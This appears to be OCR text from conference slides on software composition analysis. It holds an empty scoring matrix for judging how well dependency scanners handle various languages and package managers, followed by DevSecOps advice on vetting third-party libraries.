
Languages	Package Managers/Build Systems	Feature Support	Importance [0-5]	Resolve direct dependencies?	Resolve transitive dependencies?	List no. of vulnerabilities?	Detect vulnerable methods?	Final Score
Java	Maven	Dependencies Exclusion						0
		Interpolated Variables						0
		Project Aggregation						0
		Project Inheritance						0
		Scopes						0
		Version Range						0
	None	Original Third-Party Jars						0
		Fat Jars						0
		Recompiled Jars Matching						0
	Ant	With Apache Ivy						0
		Without Apache Ivy						0
	Gradle	Multi Modules						0
		Scopes						0
Python	Pip	With requirements.txt						0
		With setup.py						0
JavaScript	NPM	With package.json only						0
		Prod & Dev Dependencies						0
		With npm-shrinkwrap						0
		Version Ranges						0
	Bower	Version Ranges						0
	Yarn	With yarn.lock						0
		Scopes						0
Ruby	Bundler	Version Ranges						0
		Groups						0
		Only Gemfile.lock						0
Objective-C	CocoaPods	Only Podfile						0
		With Podfile.lock						0
PHP	Composer	Only composer.json						0
		With composer.lock						0
		Scopes (--no-dev)						0
Golang	Glide	Only glide.yaml						0
		With glide.lock						0
	Trash	With vendor.conf						0
	Govendor	With vendor.json						0
	Godep	With Godeps.json						0
	None	Using command "go get"						0
Scala	SBT	With build.sbt						0
		Version ranges						0
		Multi Modules						0
							Total Score	0
							Max Score Possible	0
							Normalized Score	0

Formula for Max Score Possible should be updated if more columns are added (currently only 4 columns, E-H).

EFDA is an open source project that allows users to test the dependency analysis tool of their choice and see how accurate the tool is.

https://github.com/devsecops-community/efda

Software Supply Chain



DevSecOps

- Integrate SCA scanning in your CI pipeline
- Create open source usage policy
- Fail builds on high severity vulnerabilities
- Gather data on open source libraries, vulnerabilities and licenses
- Review bill of material (BOM) reports on what’s running in your applications

Rules for using 3rd party code

1. Know what you are using
2. Think about where it came from
3. Understand what it is doing
4. Avoid using vulnerable libraries

Thank you!

- Questions?
- Contact
  - Twitter: @asankhaya
- Check out my upcoming book on "Building Security Tools for Software Developers"
  - https://leanpub.com/securitytools/